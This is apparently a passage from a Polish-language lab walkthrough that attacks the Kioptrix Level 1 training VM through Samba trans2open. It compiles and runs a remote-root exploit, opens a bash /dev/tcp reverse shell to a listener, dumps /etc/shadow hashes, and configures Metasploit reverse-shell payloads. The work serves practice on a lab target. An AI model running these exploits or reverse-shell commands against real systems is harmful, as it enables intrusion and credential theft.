samba-exploit.c       [ <=>          ]  44.06K   253KB/s    in 0.2s

2023-12-16 23:35:42 (253 KB/s) - ‘samba-exploit.c’ saved [45115]
```

kompilacja:

`gcc samba-exploit.c -o samba2.2.1a-exploit`


```
samba-exploit.c

┌──(john㉿kali)-[~/exploit]
└─$ gcc samba-exploit.c -o samba2.2.1a-exploit

┌──(john㉿kali)-[~/exploit]
└─$ ls
samba-exploit.c  samba2.2.1a-exploit


└─$ ./samba2.2.1a-exploit
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------------
Usage: ./samba2.2.1a-exploit [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f   force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s   scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v   verbose mode

└─$  ./samba2.2.1a-exploit 192.168.1.104 -c 192.168.1.31 -b 0

samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-------------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

nasłuchuje na porcie 4444


`nc -nlvp 4444`

uruchamiam zdalną powłokę

`bash -i >& /dev/tcp/192.168.1.31/4444 0>&1`



nasłuch i zdalna powłoka



`cat shadow`

```
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

Druga wersja ataku

```
$ nikto -host 192.168.1.104
```

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.104
+ Target Hostname:    192.168.1.104
+ Target Port:        80
+ Start Time:         2023-12-17 00:04:19 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 04:12:46 2001. See: http://cve.
mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Op-
tions
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until
Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Trac-
ing
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8916 requests: 8 error(s) and 30 item(s) reported on remote host
+ End Time:           2023-12-17 00:07:25 (GMT0) (186 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Metasploit i trans2open:

```
metasploit

set RHOSTS 192.168.1.104
set LHOST 192.168.1.31
use trans2open
use 0
run
use 1
run
```

```
msf6 > use trans2open
```

```
Matching Modules
================

   #  Name         Disclosure Date  Rank   Check  Description
   -  ----         ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > ls
[*] exec: ls

192.168.1.104  Documents  Kioptrixlvl1.xml  Pictures  Templates  exploit  legion       zad1        zad1.nmap
Desktop        Downloads  Music  Public    Videos     file     paused.conf  zad1.nikto
```

```
msf6 > set RHOSTS 192.168.1.104

RHOSTS => 192.168.1.104
```

```
msf6 > set LHOST 192.168.1.31

LHOST => 192.168.1.31

msf6 > run 0

[-] Unknown command: run

msf6 > use 0

[*] No payload configured, defaulting to bsd/x86/shell/reverse_tcp
msf6 exploit(freebsd/samba/trans2open) > run

[-] Handler failed to bind to 192.168.1.31:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.1.104:139 - Trying return address 0xbfbffdfc...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbfbffcfc...
[-] 192.168.1.104:139 - The host (192.168.1.104:139) was unreachable.

msf6 exploit(windows/smb/group_policy_startup) > jobs

Jobs
====

  Id  Name       Payload     Payload opts
  --  ----       -------     ------------
  0   Exploit: windows/smb/group_policy_startup  windows/meterpreter/reverse_tcp  tcp://192.168.1.31:4444
```

Trzecia odmiana ataku

przeszukanie katalogów

Dirb

```
—$ dirb https://192.168.1.104
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 17 00:29:51 2023
URL_BASE: https://192.168.1.104/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.1.104/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Sun Dec 17 00:29:51 2023
DOWNLOADED: 0 - FOUND: 0
```

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
```

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options
```

```
Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1     yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 192.168.1.104:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
searchsploit samba 2.2
```

```
└─$ searchsploit samba 2.2
------------------------------------------------------------------------------------------------------------------------------ ----------------------
----------
 Exploit Title       |  Path
------------------------------------------------------------------------------------------------------------------------------ ----------------------
----------
Samba 2.0.x/2.2 - Arbitrary File Creation | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)    | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)    | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)          | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation     | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)        | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)          | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)    | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution      | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)     | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)     | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)     | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)     | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit) | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow    | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow       | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution     | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow      | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)        | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------------------------------------------ ----------------------
----------
Shellcodes: No Results
```

```
Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
```

```
msf6 > searchsploit trans2open
```

```
[*] exec: searchsploit trans2open

------------------------------------------------------------------------------------------------------------------------------ ----------------------
---------
 Exploit Title      |  Path
------------------------------------------------------------------------------------------------------------------------------ ----------------------
---------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)  | osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)          | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)        | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)          | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)  | solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)     | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)     | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)     | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)     | unix/remote/22471.txt
------------------------------------------------------------------------------------------------------------------------------ ----------------------
---------
Shellcodes: No Results
```

```
msf6 > search trans2open
```

```
Matching Modules
================
```

```
   #  Name         Disclosure Date  Rank   Check  Description
   -  ----         ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
```

msf6 > searchsploit trans2open

```
[*] exec: searchsploit trans2open

------------------------------------------------------------------------------------------------------------------------------------------ ---------
 Exploit Title      |  Path
------------------------------------------------------------------------------------------------------------------------------------------ ---------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)  | osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)        | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)      | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)        | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)  | solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)    | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)    | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)    | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)    | unix/remote/22471.txt
------------------------------------------------------------------------------------------------------------------------------------------ ---------
Shellcodes: No Results
```

msf6 > search trans2open

```
Matching Modules
================

   #  Name         Disclosure Date  Rank   Check  Description
   -  ----         ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open  2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
```

msf6 > Interrupt: use the 'exit' command to quit

msf6 > use 1

```
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139   yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.31     yes       The listen address (an interface may be specified)
   LPORT  4444  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104

```
RHOSTS => 192.168.1.104
```

msf6 exploit(linux/samba/trans2open) > show payloads

```
Compatible Payloads
===================

   #   Name    Disclosure Date  Rank    Check  Description
   -   ----    ---------------  ----    -----  -----------
   0   payload/generic/custom   normal  No     Custom Payload
   1   payload/generic/debug_trap         normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact       normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop         normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/adduser          normal  No     Linux Add User
   8   payload/linux/x86/chmod  normal  No     Linux Chmod
   9   payload/linux/x86/exec   normal  No     Linux Execute Command
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   11  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux
x86)
   12  payload/linux/x86/meterpreter/bind_nonx_tcp   normal  No     Linux Mettle x86, Bind TCP Stager
   13  payload/linux/x86/meterpreter/bind_tcp        normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   14  payload/linux/x86/meterpreter/bind_tcp_uuid   normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   15  payload/linux/x86/meterpreter/reverse_ipv6_tcp          normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   16  payload/linux/x86/meterpreter/reverse_nonx_tcp          normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp     normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter/reverse_tcp_uuid          normal  No     Linux Mettle x86, Reverse TCP Stager
   19  payload/linux/x86/metsvc_bind_tcp  normal  No     Linux Meterpreter Service, Bind TCP
   20  payload/linux/x86/metsvc_reverse_tcp          normal  No     Linux Meterpreter Service, Reverse TCP Inline
   21  payload/linux/x86/read_file        normal  No     Linux Read File
   22  payload/linux/x86/shell/bind_ipv6_tcp         normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   23  payload/linux/x86/shell/bind_ipv6_tcp_uuid    normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   24  payload/linux/x86/shell/bind_nonx_tcp         normal  No     Linux Command Shell, Bind TCP Stager
```

```
   25  payload/linux/x86/shell/bind_tcp   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   26  payload/linux/x86/shell/bind_tcp_uuid         normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   27  payload/linux/x86/shell/reverse_ipv6_tcp      normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   28  payload/linux/x86/shell/reverse_nonx_tcp      normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell/reverse_tcp           normal  No     Linux Command Shell, Reverse TCP Stager
   30  payload/linux/x86/shell/reverse_tcp_uuid      normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell_bind_ipv6_tcp         normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   32  payload/linux/x86/shell_bind_tcp   normal  No     Linux Command Shell, Bind TCP Inline
   33  payload/linux/x86/shell_bind_tcp_random_port  normal  No     Linux Command Shell, Bind TCP Random Port Inline
   34  payload/linux/x86/shell_reverse_tcp           normal  No     Linux Command Shell, Reverse TCP Inline
   35  payload/linux/x86/shell_reverse_tcp_ipv6      normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)
```

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
```

```
payload => linux/x86/shell_reverse_tcp
```

```
msf6 exploit(linux/samba/trans2open) > options
```

```
Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139   yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.1.31     yes       The listen address (an interface may be specified)
   LPORT  4444  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/samba/trans2open) > run
```

```
[*] Started reverse TCP handler on 192.168.1.31:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff5fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
[*] 192.168.1.104:139 - Trying return address 0xbffff4fc...
[-] 192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
^C[-] 192.168.1.104:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
```

```
msf6 exploit(linux/samba/trans2open) > options
```

```
Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.104    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139   yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.1.31     yes       The listen address (an interface may be specified)
   LPORT  4444  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```